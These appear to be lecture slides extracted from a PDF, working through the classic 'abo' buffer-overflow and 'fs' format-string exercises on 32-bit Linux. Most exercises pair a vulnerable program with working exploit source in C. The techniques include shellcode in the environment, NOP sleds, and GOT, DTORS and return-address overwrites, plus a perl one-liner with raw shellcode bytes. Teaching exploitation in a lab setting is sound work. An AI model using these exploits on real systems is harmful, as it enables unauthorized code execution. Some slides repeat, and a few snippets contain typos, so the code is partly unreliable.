
# abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can't overflow it directly


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
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
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- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can't overflow it directly

# abo4.c

- Use objdump -t abo4 | grep fn to find address of fn
- The function pointer is not on the stack: can't overflow it directly
- However there is a data pointer on the stack: pbuf
- Overflow buf to modify the address that pbuf is pointing to, make it point to fn
- Use the second strcpy to copy information to fn
- The second strcpy is not overflowed

# abo4.c

- static char shellcode[] = // shellcode from prev slide
- #define FN 0x080496a0
- int main (int argc, char \*\*argv) {
- char buffer[261]; char retaddr[4]; int ret;
- char \*execargv[5] = { "./abo4", buffer, retaddr ,NULL };
- char \*env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260);
- \*(long \*)&buffer[256] = FN;
- buffer[260] = 0; \*(long \*)&retaddr = ret;
- execve(execargv[0],execargv,env);}

# ab05.c

- Two ways of solving this one, we'll do both
- ```
int main(int argc,char **argv) {  
    char *pbuf=malloc(strlen(argv[2])+1);  
    char buf[256];  
    strcpy(buf,argv[1]);  
    for (;*pbuf++=*argv[2]++;);  
    exit(1);}
```
- Problem?
- Suggestions?

abo5.c

➤ Two ways of solving this one, we'll do both

1. Overwrite the GOT entry for exit so it will execute our code when exit is called
2. Overwrite a DTORS entry, so when the program exits our code will be called as a destructor function

abo5.c

- static char shellcode[] = // shellcode from prev slide
- #define EXIT 0x08049680
- int main (int argc, char **argv) {
- char buffer[261]; char retaddr[4]; int ret;
- char *execargv[5] = { "./abo5", buffer, retaddr ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260);
- *(long *)&buffer[256] = EXIT;
- buffer[260] = 0; *(long *)&retaddr = ret;
- execve(execargv[0],execargv,env); }

abo5.c 2nd solution

- static char shellcode[] = // shellcode from prev slide
- #define DTORS 0x0804965c
- int main (int argc, char **argv) {
- char buffer[261]; char retaddr[5]; int ret;
- char *execargv[5] = { "./abo5", buffer, retaddr ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xFFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260); *(long *)&buffer[256] = DTORS;
- buffer[260] = 0; *(long *)&retaddr = ret;
- retaddr[4] = 0;
- execve(execargv[0],execargv,env); }

abo6.c

- int main(int argc,char **argv) {
- char *pbuf=malloc(strlen(argv[2])+1);
- char buf[256];
- strcpy(buf,argv[1]);
- strcpy(pbuf,argv[2]);
- while(1);}
- Problem?

abo6.c

- int main(int argc,char **argv) {
- char *pbuf=malloc(strlen(argv[2])+1);
- char buf[256];
- strcpy(buf,argv[1]);
- strcpy(pbuf,argv[2]);
- while(1);}
- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop

abo6.c

```
➤ FILE *fd = fopen("file.txt", "w");
➤ fprintf(fd, "%p", &buf);
➤ fclose(fd);
```

abo6.c

- Nothing in the datasegment or stack can be overwritten because the program goes into an endless loop
- Make the first strcpy point pbuf to the second strcpy's return address
- The second strcpy will then overwrite its own return address by copying our input into pbuf
- Very fragile exploit: the exact location of strcpy's return address must be determined

abo6.c

- static char shellcode[] = // shellcode from prev slide
- #define BUF 0xbffffb6c
- int main (int argc, char **argv) {
- char buffer[261]; char retaddr[4]; int ret;
- char *execargv[5] = { "./abo6", buffer, retaddr ,NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xFFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 260);
- *(long *)&buffer[256] = BUF;
- buffer[260] = 0; *(long *)&retaddr = ret;
- execve(execargv[0],execargv,env);}

abo7.c

- char buf[256]={1};
- int main(int argc,char **argv) {
 - strcpy(buf,argc[1]);
 - }
- Suggestions?

abo7.c

- char buf[256]={1};
- int main(int argc,char **argv) {
 - strcpy(buf,argc[1]);
 - }
- Overflow into dtors section
- Find location of data section: objdump -t abo7 | grep buf
- Find location of dtors section: objdump -x abo7 | grep -i dtors

Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses



abo7.c

- static char shellcode[] = // shellcode from prev slide
- int main (int argc, char **argv) {
- char buffer[476];
- char *execargv[3] = { "./abo7", buffer, NULL };
- char *env[2] = { shellcode, NULL };
- int ret;
- ret = 0xFFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- memset(buffer, '\x90', 476);
- *(long *)&buffer[472] = ret;
- execve(execargv[0],execargv,env);
- }

Newer compiler version on the system

- dtors: pointers to functions to execute at program finish
- Followed by eh_frame – no issue
- Followed by Dynamic:
 - Used to make decisions about dynamic linking, overwriting causes issues
- Not exploitable



abo8.c

- char buf[256];
- int main(int argc,char **argv) {
 - strcpy(buf,argc[1]);
 - }
- Suggestions?

abo8.c

- char buf[256];
- int main(int argc,char **argv) {
 - strcpy(buf,argc[1]);
 - }
- buf not initialized, so in bss segment
- only heap is stored behind bss segment, could perform heap-based buffer overflows, but no malloc chunks
- Not exploitable

Overflows in the data/bss segments

- ctors: pointers to functions to execute at program start
- dtors: pointers to functions to execute at program finish
- GOT: global offset table: used for dynamic linking: pointers to absolute addresses



fs1.c

- int main(int argc,char **argv) {
- short int zero=0;
- int *plen=(int*)malloc(sizeof(int));
- char buf[256];
- strcpy(buf,argc[1]);
- printf("%s%hn\n",buf,plen);
- while(zero);
- }
- Problem?

fs1.c

- Can't have a NULL byte as that will end strcpy
- Must have 0 in zero or the program will go into an endless loop
- Solution?

fs1.c

- %n writes the amount of bytes that have been processed by printf to an integer via a pointer
- We can overwrite the location that plen points to via the strcpy
- %hn writes a short int and zero is a short int
- We must write 0 to zero, but printf will print out at least 260, if we overwrite plen
- Solution?

fs1.c

- The maximum value in a short int is 32767 and in an unsigned short int that would be 65535.
- 65535 in hex is 0xFFFF
- If we write 0x10000, then zero will only contain 0. This means we must write 65536 bytes to buf.
- So, the exploit must pass in 65536 bytes:
 - At byte 256-260 we write a pointer to zero
 - And at byte 264 we can write our return address
 - The rest is simply filler so that %n writes what we want it to.

fs1.c

```
> #define ZERO 0xbffffeba
> int main(int argc, char **argv) {
>     char buffer[65537]; int ret;
>     char *execargv[4] = { "./fs1", buffer, NULL };
>     char *env[2] = { shellcode, NULL };
>     ret = 0xffffffff - 4 - strlen(execargv[0]) - 1 - strlen(shellcode);
>     memset(buffer, 0x90, 65536);
>     *(long *)&buffer[256] = ZERO; *(long *)&buffer[268] = ret;
>     buffer[65536]=0; execve(execargv[0], execargv, env);
> }
```

fs2

- int main(int argc,char **argv) {
 char buf[256];
 snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
 snprintf(buf,sizeof buf,"%s%c%c%hn",argc[2]);
}
- Problem?

fs2

- Two possible solutions:
 - Overwrite entry in DTOR table (in two steps)
 - Use the first 'snprintf' to (partially) overwrite the GOT entry of 'snprintf'
 - Use a NOP sled in the shellcode (0x90)

fs2

Solution (made easy with a NOP sled)

- `export SHELLCODE=`perl -e 'print "\x90"x10000 ."\x6a\x09\x83\x04\x24\x01\x68\x77\x69\x6e\x21\x68\x79\x6f\x75\x20\x31\xdb\xb3\x01\x89\xe1\x31\xd2\xb2\x09\x31\xc0\xb0\x04\xcd\x80\x32\xdb\xb0\x01\xcd\x80"'``

Jump to 0xbffffe63 (somewhere in the NOP sled)

- `./fs2 `perl -e 'print "\x98\x95\x04\x08"."a"x65117` `perl -e 'print "\x9A\x95\x04\x08"."a"x49145``

Note: 0xfe63 == 65117+6, 0xbfff == 49145+6, DTOR_END == 0x08049598

fs3

- int main(int argc,char **argv) {
 char buf[256];
 snprintf(buf,sizeof buf,"%s%c%c%hn",argc[1]);
}
- Problem?

fs3

- Solution: (partially) overwrite GOT entry
 - Only option here is the “`_deregister_frame_info`” function
 - Not very precise landing => NOP sled

fs3

```
#define BUF    49149 + 1    // 0xbfff-2 + 1
#define DEREGB 0x0804958c    // address of __deregister_frame_info

char sc[] = ...

int main() {
    char    buf[BUF];
    char    *p = buf;
    *((void **)p) = (void *)(DEREG + 2);
    p += 4;
    memset(p, 0x90 /* NOP */, (BUF - 1 - 4 - strlen(sc)));
    p += (BUF - 1 - 4 - strlen(sc));
    memcpy(p, sc, strlen(sc));
    p += strlen(sc);
    *p = 0x0;
    execl("./fs3", "fs3", buf, NULL);
}
```

fs4

```
int main(int argc,char **argv) {  
    char buf[256];  
  
    sprintf(buf,sizeof buf,"%s%6$hn",argc[1]);  
    printf(buf);  
}
```

– Problem?

fs4

- Solution: very similar to previous exercise
